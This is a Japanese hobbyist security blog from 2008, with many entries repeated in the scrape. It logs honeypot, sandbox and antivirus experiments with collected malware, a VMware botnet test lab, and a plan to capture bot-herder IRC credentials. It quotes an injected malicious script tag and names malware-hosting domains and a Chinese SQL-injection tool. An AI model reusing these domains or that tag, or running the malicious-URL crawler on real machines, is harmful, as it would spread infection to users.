最近、Webサイトを見ただけで、マルウェアに感染するケースが流行ってますね。。
とりあえず、ヤバいと言われているURLへブラウザ(IE)でアクセスして調査してみよう。。URLが2000くらいあるから、Pythonで自動巡回。
import time
import win32com.client
ie=win32com.client.Dispatch("InternetExplorer.Application")
ie.Visible=1
f = open("maliciousurls.txt")
for line in f:
ie.Navigate(line)
time.sleep(10)
2008年11月28日金曜日


2008年5月10日土曜日
VMware ServerでソンビPC10台
とりあえずAgobotで感染できるテスト環境はできたけど、やっぱゾンビPCが10台くらいないとボットネットって感じがしない。ということで、Dell PowerEdgeにメモリ4GBくっ付け、VMware Serverをインストール。で、ゲストOS(Win XP SPO)を10個構築。ようやくボットネットっぽくなってきたかな。以下、Fedora Core 5にVMware Serverをインストールしたときの履歴。
# wget http://download3.vmware.com/software/vmserver/VMware-server-1.0.3-44356.i386.rpm
# rpm -Uvh VMware-server-1.0.3-44356.i386.rpm
# vmware-config.pl
What is the location of the directory of C header files that match your running
kernel? [/usr/src/linux/include]
The path "/usr/src/linux/include" is not an existing directory.
あれ、、、
# yum install kernel-devel
で
/lib/modules/2.6.20-1.2320.fc5/build/include
を指定して解決。
でも、また、、、
Unable to build the vmmon module.
For more information on how to troubleshoot module-related problems, please
visit our Web site at "http://www.vmware.com/download/modules/modules.html" and
"http://www.vmware.com/support/reference/linux/prebuilt_modules_linux.html".
Execution aborted.
となるが、
# wget http://platan.vc.cvut.cz/ftp/pub/vmware/vmware-any-any-update115.tar.gz
# tar zxvf vmware-any-any-update115.tar.gz
# cd vmware-any-any-update115
# ./runme.pl
で、OK。尻入れて、終了。
# wget http://download3.vmware.com/software/vmserver/VMware-mui-1.0.3-44356.tar.gz
# tar xvzf VMware-mui-1.0.3-44356.tar.gz
# cd vmware-mui-distrib/
# ./vmware-install.pl
# grep ^Port /usr/lib/vmware-mui/apache/conf/httpd.conf
Port 8222
# service httpd.vmware start
# service vmware start
VMware Server is installed, but it has not been (correctly) configured
for the running kernel. To (re-)configure it, invoke the
following command: /usr/bin/vmware-config.pl.
あれ。
# cd /etc/vmware
# mv not_configured not_configured.bak
で解決。
Web用8222番とConsole用902番をFirewallで許可。
# wget http://download3.vmware.com/software/vmserver/VMware-server-1.0.3-44356.i386.rpm
# rpm -Uvh VMware-server-1.0.3-44356.i386.rpm
# vmware-config.pl
What is the location of the directory of C header files that match your running
kernel? [/usr/src/linux/include]
The path "/usr/src/linux/include" is not an existing directory.
あれ、、、
# yum install kernel-devel
で
/lib/modules/2.6.20-1.2320.fc5/build/include
を指定して解決。
でも、また、、、
Unable to build the vmmon module.
For more information on how to troubleshoot module-related problems, please
visit our Web site at "http://www.vmware.com/download/modules/modules.html" and
"http://www.vmware.com/support/reference/linux/prebuilt_modules_linux.html".
Execution aborted.
となるが、
# wget http://platan.vc.cvut.cz/ftp/pub/vmware/vmware-any-any-update115.tar.gz
# tar zxvf vmware-any-any-update115.tar.gz
# cd vmware-any-any-update115
# ./runme.pl
で、OK。尻入れて、終了。
# wget http://download3.vmware.com/software/vmserver/VMware-mui-1.0.3-44356.tar.gz
# tar xvzf VMware-mui-1.0.3-44356.tar.gz
# cd vmware-mui-distrib/
# ./vmware-install.pl
# grep ^Port /usr/lib/vmware-mui/apache/conf/httpd.conf
Port 8222
# service httpd.vmware start
# service vmware start
VMware Server is installed, but it has not been (correctly) configured
for the running kernel. To (re-)configure it, invoke the
following command: /usr/bin/vmware-config.pl.
あれ。
# cd /etc/vmware
# mv not_configured not_configured.bak
で解決。
Web用8222番とConsole用902番をFirewallで許可。
2008年4月23日水曜日
ボット・ハーダのアカウント取得を試みる。
Nepenthesで集まったマルウェアの検体数も230個を超えた。何かの役に立たないだろうか。
とりあえず、CWSandbox (www.cwsandbox.org) へアップして片っ端から解析。

ボットがIRCサーバへログインするためのUsernameやChannelの情報は得られる。ということは、IRCクライアントを使って、ボットネットへ参加した振りができる?そして、tcpdumpとか走らせておけば、ハーダ(指令者)用のアカウント情報をキャプチャーできてしまったりできないだろうか。後でやってみよう。
とりあえず、CWSandbox (www.cwsandbox.org) へアップして片っ端から解析。

ボットがIRCサーバへログインするためのUsernameやChannelの情報は得られる。ということは、IRCクライアントを使って、ボットネットへ参加した振りができる?そして、tcpdumpとか走らせておけば、ハーダ(指令者)用のアカウント情報をキャプチャーできてしまったりできないだろうか。後でやってみよう。
2117966。net、414151。com に続き
http://www。2117966。net/fuckjp.js や http://www。414151。com/fjp.js に続き、
以下のリンクを埋め込まれてるサイトがいくつも。。。またSQLインジェクションで攻撃された模様。
<script src=http://www。nihaorr1。com/1.js>
(↑ マルウェアに感染するのでアクセスしないように。)
Whoisで確認すると、またもや中国。しかし、今度は日本のサイトだけがターゲットになっているわけではない模様。最終的にオンラインゲームのパスワードかなんかを盗むマルウェアに感染するみたい。一次検体は、VirustotalによるとKasperskyでも検知できず。
以下のリンクを埋め込まれてるサイトがいくつも。。。またSQLインジェクションで攻撃された模様。
<script src=http://www。nihaorr1。com/1.js>
(↑ マルウェアに感染するのでアクセスしないように。)
Whoisで確認すると、またもや中国。しかし、今度は日本のサイトだけがターゲットになっているわけではない模様。最終的にオンラインゲームのパスワードかなんかを盗むマルウェアに感染するみたい。一次検体は、VirustotalによるとKasperskyでも検知できず。
2008年4月16日水曜日
ClamAVでマルウェアをスキャンしてみた。
Fedora Core 5にアンチウイルス(ClamAV)をインストール。
# wget http://freshmeat.net/redir/clamav/29355/url_tgz/clamav-0.93.tar.gz
# tar xvzf clamav-0.93.tar.gz
# cd clamav-0.93
# useradd -d /usr/share/clamav -s /sbin/nologin clamav
# ./configure --prefix=/usr --sysconfdir=/etc
# make
# make install
# vi /etc/freshclam.conf
# Comment or remove the line below.
#Example ←コメントアウト
クーロンで1時間毎にシグネチャ更新。
0 0-23/1 * * * /usr/bin/freshclam
Nepenthesで収集した203個のマルウェアをスキャンしてみた。
clamscan --infected --remove --recursive /tmp/malware/
うち18個は検知できなかった。
# wget http://freshmeat.net/redir/clamav/29355/url_tgz/clamav-0.93.tar.gz
# tar xvzf clamav-0.93.tar.gz
# cd clamav-0.93
# useradd -d /usr/share/clamav -s /sbin/nologin clamav
# ./configure --prefix=/usr --sysconfdir=/etc
# make
# make install
# vi /etc/freshclam.conf
# Comment or remove the line below.
#Example ←コメントアウト
クーロンで1時間毎にシグネチャ更新。
0 0-23/1 * * * /usr/bin/freshclam
Nepenthesで収集した203個のマルウェアをスキャンしてみた。
clamscan --infected --remove --recursive /tmp/malware/
うち18個は検知できなかった。
2008年3月31日月曜日
Nepenthes 0.2.2
VMwareで運用中のハニーポット Nepenthesをバージョンアップ。 0.2.0 -> 0.2.2.
# wget http://nchc.dl.sourceforge.net/sourceforge/nepenthes/nepenthes-0.2.2.tar.gz
# tar xvzf nepenthes-0.2.2.tar.gz
# cd nepenthes-0.2.2
# ./configure
# make
# make install
ついでに、VMware Toolsもバージョンアップ。
# rpm -e VMwareTools-5.5.5-56455
# mount /dev/cdrom /media
# cd /media
# rpm -ivh VMwareTools-5.5.6-5.5.6-80404.i386.rpm
以前より気になっていたVMwareの問題(時刻ズレ)を、cronで5分毎にntpdateすることで改善。
*/5 * * * * /usr/sbin/ntpdate clock.nc.fukuoka-u.ac.jp; /sbin/hwclock --systohc
現在のところ、収集された検体数は184個。
# wget http://nchc.dl.sourceforge.net/sourceforge/nepenthes/nepenthes-0.2.2.tar.gz
# tar xvzf nepenthes-0.2.2.tar.gz
# cd nepenthes-0.2.2
# ./configure
# make
# make install
ついでに、VMware Toolsもバージョンアップ。
# rpm -e VMwareTools-5.5.5-56455
# mount /dev/cdrom /media
# cd /media
# rpm -ivh VMwareTools-5.5.6-5.5.6-80404.i386.rpm
以前より気になっていたVMwareの問題(時刻ズレ)を、cronで5分毎にntpdateすることで改善。
*/5 * * * * /usr/sbin/ntpdate clock.nc.fukuoka-u.ac.jp; /sbin/hwclock --systohc
現在のところ、収集された検体数は184個。
IFRAMEリンクの埋め込みツール?
最近流行ってる、SQLインジェクションで www . 2117966 . net へのリンクを埋め込む攻撃ですが、どうやら中国製のツール「暗黒工作組」を使ってるらしい。
さっそく www . cuteqq . cn より入手してテストしようとしたが、、、中国語読めない。断念。

さっそく www . cuteqq . cn より入手してテストしようとしたが、、、中国語読めない。断念。

登録:
投稿 (Atom)